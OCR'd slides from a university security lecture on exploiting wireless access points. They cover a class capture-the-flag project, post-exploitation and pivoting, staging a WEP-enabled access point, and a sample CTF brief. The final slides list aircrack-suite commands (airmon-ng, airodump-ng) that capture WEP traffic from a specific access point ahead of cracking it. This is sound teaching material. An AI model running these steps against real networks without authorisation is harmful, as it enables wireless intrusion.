Lecture 5: Exploiting Wireless

Lanier Watkins, PhD


Objectives

- To discuss the CTF class project
- To demonstrate and discuss the exploitation of wireless access points
- To discuss CTF strategies and flag placement given the exploitation of wireless access points

Post-exploitation and Pivoting

- Post-exploitation
  - Privilege escalation
    - Making flag only available to admin or certain user
    - Metasploit's Meterpreter can be used for this
  - Data/Information extraction
    - Finding details of OS config or encryption keys
- Pivoting
  - Moving around network
    - Using captured credentials to access multiple nodes
    - Following flags that require moving around the network


Kali Linux CTF Blueprints: Chapters 1 -3



Class CTF Project


- Must use:
  - At most 4 servers (must use minimum systems requirements)
  - More than one operating system type
  - Vulnerabilities (software/hardware) not discussed in class
  - At least 2 advanced topics (script writing)
    - Shell coding
    - Reverse engineering
    - Cryptology
  - At least 10 flags
  - Unique identifiers for flags
  - A storyline that is at least 4-6 hours long
    - Flags should build on each other like a story
  - Each team will receive an external HD to hold your VMs


Kali Linux CTF Blueprints: Chapters 1 -3



Staging Vulnerabilities


- Vulnerable access point
  - WEP enabled





Kali Linux CTF Blueprints: Chapter 3

- Proof access point is running WEP




Kali Linux CTF Blueprints: Chapter 3

Potential CTF Brief

- Find the WEP enabled access point in the home network above the car dealer's main office.
- Then, exploit the common wireless weakness to find the encrypted password of the home network
- I hear there is a flag on the mobile device with no firewall


Network Surveillance

- *Note, wireless interface has to be visible initially*
- ifconfig wlan1 up
- sudo iwlist wlan1 scanning



Network Surveillance

- airmon-ng
- airmon-ng check
- airmon-ng check kill
- airmon-ng start wlan0
- airodump-ng wlan0 -w WEP_dump --bssid 10:6F:3F:DB:F0:53 -c 11 --ivs



